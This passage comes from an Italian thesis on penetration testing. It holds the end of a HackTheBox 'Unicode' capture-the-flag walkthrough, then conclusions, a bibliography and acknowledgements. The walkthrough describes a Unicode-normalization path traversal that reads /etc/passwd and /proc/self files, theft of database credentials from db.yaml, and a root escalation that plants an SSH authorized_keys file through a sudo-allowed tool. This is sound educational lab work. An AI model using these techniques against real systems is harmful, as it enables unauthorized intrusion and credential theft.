Poiché il nome della macchina che si sta cercando di risolvere è *Unicode*, si può provare a sfruttare il concetto di normalizzazione *Unicode* per tentare il bypassing del filtro. La normalizzazione garantisce che due stringhe che possono utilizzare una rappresentazione binaria diversa per i loro caratteri abbiano lo stesso valore binario dopo la normalizzazione. Esistono 4 algoritmi di normalizzazione definiti dallo standard Unicode: *NFC*, *NFD*, *NFKC* e *NFKD*; quelli che terminano con *C* sono di composizione, mentre quelli che terminano con *D*

sono di decomposizione. Dalle documentazioni sulla normalizzazione si possono trovare i codici utili allo scopo, come, ad esempio, quelli in Figura 5.33.



Figura 5.33: Caratteri Unicode per la normalizzazione

Poiché il percorso relativo bloccato, come visto poco fa, è "`../`", si può provare la sostituzione dello slash con il rispettivo codice *Unicode* per la normalizzazione. Quindi, l'obiettivo principale è arrivare al file del file system `/etc/passwd` per le informazioni relative agli account; perciò si tenta l'inserimento di più percorsi relativi "`../`" (Figura 5.34) sostituendo lo slash con *Unicode*, fino a quando non si è capaci di bypassare il filtro del sito.



Figura 5.34: Inserimento di più percorsi relativi con Unicode

Una volta inserito il percorso, come mostrato nella Figura 5.34, finalmente si riesce a superare il blocco del Server, e il risultato dell'output è come in Figura 5.35.



Figura 5.35: Superamento del filtro con percorsi relativi

Ora, è utile comprendere dove si trova il Web Server. Utilizzando il *Repeater* di BurpSuite, si può modificare l'URL per visitare la directory `/proc/self`, la quale permette di scoprire i processi attualmente in esecuzione.

Iniziando con `/proc/self/cmdline`, si scopre che il Web Server è `uwsgi`, e che il protocollo `wsgi:app` sta caricando da `wsgi.py` un oggetto chiamato `app`; ciò è visibile in Figura 5.36.



Figura 5.36: Utilizzo del Repeater per esplorare la directory `/proc/self/cmdline`

Non si è a conoscenza del percorso in cui si trova l'oggetto; quindi, si può provare con `/proc/self/environ`, per scoprire l'ambiente di esecuzione. Dall'esecuzione, si può notare che la *Home Directory* è `/home/code` (Figura 5.37).



Figura 5.37: Utilizzo del Repeater per esplorare la directory `/proc/self/environ`

La ricerca in `/home/code`, però, non porta a nessun risultato utile. Perciò, si prova con la ricerca di `app.py` attraverso il comando `/proc/self/cwd/app.py`. `Cwd` permette di arrivare alla *Working Directory*, perciò potrebbe essere un comando molto utile. Fortunatamente, questa directory permette di aprire l'applicazione *Python* che si stava cercando, come si può vedere dalla Figura 5.38.



Figura 5.38: Apertura di `app.py`

Come indicato in rosso in questa figura, vengono fornite indicazioni relative al fatto che l'applicazione sta leggendo le informazioni sulla connessione DB da `db.yaml`.

Quindi, attraverso la directory `/proc/self/cwd/db.yaml`, finalmente si hanno le credenziali di accesso alla Shell dell'utente (Figura 5.39).

Analizzando il file `db.yaml` appena aperto, si può notare che sono presenti tutte le credenziali di accesso necessarie, poiché viene fornito l'host, il nome utente, la password e il nome del database.

Figura 5.39: Trovate le credenziali di accesso in `db.yaml`

Ora, quindi, si può tentare l'accesso all'utente attraverso il comando *SSH*, visto anche nella macchina *Academy*. Il risultato è mostrato in Figura 5.40.



Figura 5.40: Accesso con SSH alla Shell dell'utente

Digitando il comando `cat user.txt`, si avrà accesso al primo flag da inserire sul sito HackTheBox.

5.4 Post-Exploitation

Una volta ottenuto l'accesso alla Shell dell'utente, è necessario cercare percorsi possibili per scalare i privilegi, in modo tale da ottenere il secondo flag del sistema. Quindi, si naviga all'interno della Shell User raggiunta per ottenere informazioni utili al raggiungimento della Shell Root.

La prima verifica effettuabile è quella relativa al controllo della presenza di permessi `sudo`, attraverso il comando `sudo -l` (Figura 5.41).

```
code@code:~$ sudo -l
Matching Defaults entries for code on code:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

Figura 5.41: Verifica dei permessi `sudo`

Il comando mostra un file che può essere eseguito con permessi da super utente; quindi, digitando il comando `treport` (Figura 5.42), si apre il file che risulta essere un generatore di *Threat Report*, il quale contiene informazioni sui virus e su altri malware rilevati su macchine virtuali protette, nonché i dettagli dei risultati delle azioni eseguite sui file in cui sono state rilevate le minacce.

```
code@code:~$ treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:2
Traceback (most recent call last):
  File "treport.py", line 76, in <module>
  File "treport.py", line 17, in list_files
PermissionError: [Errno 13] Permission denied: '/root/reports/'
[2158] Failed to execute script 'treport' due to unhandled exception!
```

Figura 5.42: Apertura del file `treport`

Provando a leggere un report, come si vede dalla figura appena citata, si ha il lancio di un'eccezione da parte del file `treport.py`; da qui si scopre che il file sta cercando di accedere alla directory `/root/reports/`. Poiché l'obiettivo è quello di accedere alla Shell Root, quest'informazione è sicuramente molto preziosa.

Dall'esecuzione del file `treport` con il comando `sudo /usr/bin/treport`, digitando ad "*Enter your choice*" l'opzione numero 3, compare un comando di input "*Enter your IP/file_name*". Si può sfruttare questa opportunità per provare a bypassare i permessi `sudo` e recuperare il file `treport`.

Provando una serie di iniezioni di parametri, il file non sembra raggiungibile, o meglio, sembra essere sempre presente un'invalidazione dell'indirizzo IP o del nome del file inserito. Probabilmente, `treport` utilizza un filtraggio di qualche parametro che non permette la validazione. Quindi, una soluzione è quella di usare un metodo per "impacchettare" ciò che viene scritto utilizzando le parentesi graffe `{}`, in modo tale da bypassare alcuni filtraggi su caratteri speciali o whitespace che potrebbero non essere consentiti. È una tecnica di *wrapping* molto utile in alcuni casi su Shell di Linux, soprattutto quando sono presenti filtraggi non visibili e che potrebbero fermare l'esecuzione. Il solo inserimento dell'indirizzo IP all'interno del *wrapping*, però, non risulta essere utile per scaricare un *Threat Report*.

Quindi, una soluzione particolarmente interessante è quella di utilizzare una chiave *SSH* per l'autorizzazione, che permette di stabilire una connessione tra un utente remoto e un utente locale. In questo modo, grazie all'utilizzo della chiave che viene generata sul proprio Server locale, si riesce a bypassare il problema della password per stabilire la connessione *SSH* sul Server remoto al quale si vuole accedere. Poiché, appunto, il `treport` tenta di accedere alla directory `/root/report`, stabilendo una connessione tramite il download del `treport` sul proprio host, con l'uso della chiave d'autorizzazione, si riesce ad accedere alla Shell desiderata.

Innanzitutto, si genera la chiave *SSH* sul proprio host, come in Figura 5.43, attraverso l'utilizzo di *ssh-keygen*, come fatto in precedenza per la generazione delle chiavi pubbliche e private per la modifica del *JWT*.



Figura 5.43: Generazione della chiave SSH con *ssh-keygen* per l'autorizzazione

Una volta generata la chiave, si esegue il comando `mv root.pub authorized_keys`; la chiave, in questo modo, viene aggiunta a un file speciale all'interno dell'account utente, chiamato `/.ssh/authorized_keys`, a cui si accederà. Tornando all'esecuzione sul `treport`, si esegue ciò che viene mostrato in Figura 5.44, utilizzando il *wrapping* prima menzionato tramite parentesi graffe.



Figura 5.44: Download del file `treport` con metodo di wrapping e con chiave generata

Quindi, è stato scaricato il file `authorized_keys` e salvato su `root.ssh`. A questo punto, tornando sul proprio host, dovrebbe essere possibile aprire una connessione *SSH* (Figura 5.45), grazie a ciò che è stato scaricato con l'esecuzione di `treport`.



Figura 5.45: Accesso con SSH alla Shell Root

In conclusione, è stato possibile l'accesso con successo nella Shell Root grazie alla connessione *SSH*, bypassando il controllo della password con la chiave di autorizzazione. Basterà,

poi, usare il comando `cat root.txt` per aprire il file di testo contenente il secondo flag da inserire su HackTheBox. Quindi, si può dire terminato il terzo ed ultimo penetration test sulla macchina *Unicode*.

CAPITOLO 6

Conclusioni

In questo capitolo conclusivo della tesi verranno discussi alcuni punti di maggior interesse, analizzando i penetration test reali appena visti e evidenziando alcune delle loro caratteristiche. Infine, verrà introdotta una discussione in merito a sviluppi futuri nell'ambito del pentesting, soprattutto in un'ottica aziendale e della sicurezza informatica.

6.1 Discussione sul lavoro svolto

Durante l'intera trattazione è stato analizzato il penetration test in tutte le sue forme, seguendo un percorso lineare che parte dalla sua storia e dal suo sviluppo, passando per una descrizione accurata delle vulnerabilità trattabili da un pentest e dalle fasi che lo compongono, fino ad arrivare a delle dimostrazioni pratiche di un penetration test reale.

Quindi, è stato trattato il penetration test sia a livello teorico, sia a livello reale; in particolare, è stato messo in pratica ogni strumento che è stato introdotto nei primi capitoli, e sono state analizzate tante vulnerabilità principali nei test pratici su macchine reali.

In generale, come si è potuto notare nei Capitoli 3, 4 e 5, ogni penetration test risulta essere unico nel suo genere, e diverso da un altro penetration test. Nonostante alcune fasi possano risultare simili, ad esempio nell'Information Gathering l'enumerazione con *Nmap* potrebbe sembrare sempre uguale, in realtà, ogni esecuzione di un comando per eseguire un pentest porta ad un risultato completamente diverso. Questa caratteristica è subito evidenziabile grazie alle trattazioni delle macchine reali fatte nei capitoli sopra citati.

Le macchine reali trattate, relative a scenari differenti, sono state affrontate con ordine di difficoltà crescente, cioè partendo dalla macchina meno insidiosa, fino ad arrivare a quella più complessa e dettagliata.

La prima macchina, chiamata *Buff*, è un'ottima box in stile *OSCP*, cioè la certificazione di hacking etico che attesta la conoscenza nel campo deila sicurezza informatica, specificatamente nei test di penetrazione e nell'uso di Kali Linux. Tra le tre affrontate, essa è l'unica macchina basata su sistema operativo Windows; durante il pentesting, è stato necessario individuare il software Web in esecuzione sul sito e sfruttarlo utilizzando un exploit pubblico per ottenere l'esecuzione tramite una Web Shell. Per effettuare la *privilege escalation*, bisogna trovare un nuovo servizio da sfruttare con un exploit pubblico. Poi, l'exploit verrà aggiornato con lo Shell Code personale, per creare una Reverse Shell e impostare un tunnel, in modo da potersi connettere al servizio che ascolta solo su localhost. Da lì, lo script exploit restituisce una Shell dell'amministratore. In sintesi, questa macchina è un buon esercizio di livello standard per approcciarsi ai pentest reali.

La seconda macchina, denominata *Academy*, è la più facile tra le due basate su Linux; infatti, l'intero pentest risulta essere molto interessante e pieno di spunti utili all'apprendimento; allo stesso tempo, è una macchina meno realistica delle altre. Tuttavia, l'intera box è basata su una vulnerabilità di un sito Web relativa al framework Laravel; tale debolezza consiste in pagina di registrazione vulnerabile che consente di registrarsi come amministratore e ottenere l'accesso a una dashboard dello stato. Lì, viene trovato un nuovo host virtuale, che si sta arrestando in modo anomalo, rivelando un arresto atipico di Laravel con dati tra cui `APP_KEY`. Viene usato tale dato per creare un payload serializzato da inviare come intestazione HTTP o Cookie per ottenere l'esecuzione. Da lì, verranno sfruttate le credenziali del database per arrivare all'utente successivo; poi, verranno trovati altri dati nei registri di autenticazione e, infine, si otterrà il Root con `sudo composer`. Come anticipato all'inizio, questa macchina è basata su una serie di vulnerabilità interessanti, che vengono sfruttate grazie a tool e metodi particolari; tuttavia, è difficile trovare una situazione reale nella quale sia necessario sfruttare una serie di vulnerabilità di questo tipo.

La terza e ultima macchina, chiamata *Unicode*, è la più impegnativa tra quelle affrontate. Basata su sistema operativo Linux, è anche lo scenario più realistico tra i tre considerati. Il nome Unicode riflette la necessità di aggirare il filtraggio Web dell'input sfruttando i caratteri Unicode e il modo in cui vengono normalizzati, per trarre vantaggio da un bug di attraversamento delle directory. C'è anche un accurato sfruttamento di *JWT*, prendendo di mira le versioni firmate *RSA* e utilizzando un reindirizzamento aperto per indurre il Server a fidarsi di una chiave pubblica che viene ospitata. In generale, questa macchina permette di esercitarsi su situazioni e scenari molto realistici, poiché lo sfruttamento di bug di autenticazione e di manipolazione dei token è un argomento molto recente e ben studiato.

Basandosi su quanto trattato fino ad ora, tutti gli scenari affrontati si sono rivelati particolarmente utili per scoprire diversi tipi di vulnerabilità e per l'utilizzo di strumenti interessanti per l'esecuzione di un penetration test completo.

6.2 Possibili sviluppi futuri

Il mercato della cybersecurity, al giorno d'oggi, ha acquisito un valore importante, a dimostrazione del fatto che quello della sicurezza informatica è un settore da non sottovalutare all'interno della pianificazione dei costi di un'impresa. L'attitudine di molti imprenditori, o comunque di responsabili di aziende, è quella di vedere la spesa in questo ambito come superflua, oppure come un surplus rispetto a quelle ordinarie; purtroppo non è così e sarebbe un grande errore sottovalutare tale settore. Il penetration testing, come visto sino ad ora, è un'operazione utilizzata per poter identificare, all'interno di un sistema informatico, quali sono le vulnerabilità che potrebbero concedere ad un eventuale attaccante la libertà necessaria per entrare nel sistema. Al termine di tale test viene redatto un documento che riepiloga l'andamento della simulazione e ne analizza le parti salienti; inoltre, può essere previsto che il team che si occupa del penetration testing fornisca linee guida da seguire in modo tale da porre rimedio alle problematiche rilevate.

Il mondo della cybersecurity risulta essere molto vasto e ricco di numerosi settori e scenari differenti. Per esempio, basta pensare al penetration test, che risulta essere una piccola parte dell'intera sicurezza informatica, e che può essere eseguito in svariati modi per scoprire migliaia di vulnerabilità diverse. In generale, il pentesting risulta essere un metodo innovativo e sempre in evoluzione per proteggere i dati, i siti Web, i software e, in generale, i sistemi informatici da utenti malintenzionati che tentano di sfruttare le debolezze trovate.

Per concludere, la sicurezza informatica è un problema molto sentito in ambito tecnico-informatico per via della crescente informatizzazione della società e dei servizi (pubblici e privati) in termini di apparati e sistemi informatici e della parallela diffusione e specia-

lizzazione degli attaccanti. L'interesse per la sicurezza dei sistemi informatici è, dunque, cresciuto negli ultimi anni, proporzionalmente alla loro diffusione e al ruolo da essi svolto nella collettività, e continuerà a crescere sempre di più, per rendere il Web e tutto ciò che lo circonda un posto sicuro per ogni tipologia di utente.

Bibliografia

AGARWAL, M. (2019), «Five Types of Penetration Test to Zero in Potential Vulnerabilities», Rap. tecn., Techbeamers. (Cited at page 18)

CHAPPLE, M. e SEIDL, D. (2018), *CompTIA PenTest+ Study Guide: Exam PT0-001 1st Edition*, Sybex.

ENGEBRETSONN, P. (2013), *The basics of hacking and penetration testing: ethical hacking and penetration testing made easy.*, Elsevier. (Cited at page 5)

ERICKSON, J. (2008), *Hacking: the art of exploitation, 2nd Edition*, No Starch Press. (Cited at page 23)

KHAWAJA, G. (2021), *Kali Linux Penetration Testing Bible, 1st Edition*, Wiley.

MAKAN, K. (2014), *Penetration Testing with the Bash shell*, Packt Publishing Limited.

MAMILLA, S. R. (2021), «A Study of Penetration Testing Processes and Tools», Rap. tecn., California State University, San Bernardino.

RUSSELL, D. e GANGEMI, G. (1991), *Computer Security Basics*, O'Reilly Media. (Cited at page 6)

VERMA, A. (2021), «Information Gathering in Penetration Testing», *InfoSec Write-ups*.

WEIDMAN, G. (2014), *Penetration Testing: A Hands-On Introduction to Hacking*, No Starch Press. (Cited at pages 4 e 22)

Siti Web consultati

- Penetration Testing: what is it and what is it for – `http://www.ncsc.gov.uk`
- Penetration Test: tutto quello che c'è da sapere per eseguirne uno – `https://www.it-impresa.it/blog/penetration-test-cose/`
- Penetration Test-Wikipedia – `https://it.wikipedia.org/wiki/Penetration_test`

- Penetration test(PT): cos'è e come si esegue – `https://cyberdivision.net`
- Hacker Hack Types – `https://www.kaspersky.it`
- Ethical Hacker – `https://www.techyon.it`
- Crimini informatici: una Cybersecurity efficace per limitare i costi – `https://www.theprocurement.it`
- Penetration test: quanto costa – `https://www.findata.it`
- Vulnerabilità informatiche: tutto quello che devi sapere – `https://cyberment.it/`
- OWASP Top Ten – `https://owasp.org/www-project-top-ten/`
- Penetration Testing – Ricerca di vulnerabilità ed exploit noti – `https://onofri.org/security/ricerca-di-vulnerabilita-ed-exploit-noti/`
- Privilege Escalation – `https://hacktips.it/`
- BurpSuite – `https://www.kali.org/tools/burpsuite/`
- Nmap – `https://nmap.org/`
- Gobuster – `https://www.kali.org/tools/gobuster/`
- Shell di Linux – `https://www.andreaminini.com/linux/shell-linux`
- Netcat – `https://www.geeksforgeeks.org/`
- SSH – `https://it.wikipedia.org/wiki/Secure_Shell`
- Searchsploit – `https://bughacking.com/`

Ringraziamenti

Alla fine di questo elaborato, mi sembra doveroso dedicare uno spazio per ringraziare tutte le persone che, con il loro supporto, mi hanno aiutato in questa stupenda e intricata prima parte del percorso di studi universitari.

Ci tengo, innanzitutto, a ringraziare sentitamente il Professor Domenico Ursino, per la pazienza, la dedizione e la disponibilità dimostrata durante la stesura della tesi, e il Dott. Luca Virgili, che mi ha fornito supporto nella realizzazione della parte tecnica.

In ambito universitario, vorrei ringraziare il mio gruppo di compagni di corso, con i quali ho condiviso lezioni, studio, progetti, esami e tanti momenti di divertimento. Siete delle persone genuine, intelligenti e capaci di ogni cosa: vi auguro il meglio.

Ci tengo moltissimo a ringraziare i miei amici di Ancona; grazie a voi non mi sono mai sentita sola e ho sentito molto meno la nostalgia della mia città, perché mi sono sempre sentita a casa in vostra presenza. Vi ringrazio per ogni momento condiviso insieme, e per tutti quelli che condivideremo ancora.

Un ringraziamento importante vorrei dedicarlo alle mie amiche, perché siete state, e continuate ad essere, le sorelle che non ho mai avuto. Ogni uscita, ogni videochiamata di studio, ogni viaggio insieme, ogni risata, ogni chiacchierata la porto nel mio cuore e la conservo. A tutte voi, auguro di realizzare ogni vostro sogno e di volare sempre in alto.

Uno dei ringraziamenti più grandi voglio dedicarlo al mio gruppo di amici di Portanuova; conosco alcuni da quando eravamo piccoli, altri più avanti negli anni, ma ognuno mi ha aiutata a crescere, a maturare, a diventare chi sono. Siete la mia seconda famiglia, nel bene e nel male, e nessuna parola o frase potrà mai rendere giustizia del sentimento profondo che ci lega. Quindi, mi limito a ringraziarvi di esistere, di farmi sentire sempre amata e di far parte della mia vita. E, soprattutto, non cambiate mai, perché siete fantastici.

Inoltre, un piccolo spazio vorrei dedicarlo al mio migliore amico, perché oltre a far parte di questo meraviglioso gruppo insieme, io e te siamo una cosa più unica che rara. Sei la persona che rende colorata la mia vita e la spalla sulla quale posso appoggiarmi nel momento del bisogno. Ti ringrazio per tutto, e ti voglio un gran bene: ieri, oggi, domani e sempre.

I più grandi ringraziamenti, però, vanno alla mia famiglia, che mi ha sostenuto in ogni modo affinché io potessi raggiungere questo traguardo così importante. Siete stati la roccia sulla quale mi sono aggrappata nei momenti difficili, siete state le prime persone che ho chiamato ad ogni piccolo successo, siete stati i primi a gioire e piangere insieme a me. Mamma e papà: spero di avervi resi orgogliosi e vi ringrazio per essere sempre al mio fianco. A mio fratello: sei la persona più buona, gentile e onesta che io abbia mai conosciuto, e sei il miglior fratello che potesse capitarmi.

Dulcis in fundo, vorrei ringraziare me stessa, per non aver mai gettato la spugna e per essermi impegnata nel raggiungere questo obiettivo, senza perdere mai la mia integrità, la mia passione e il mio sorriso.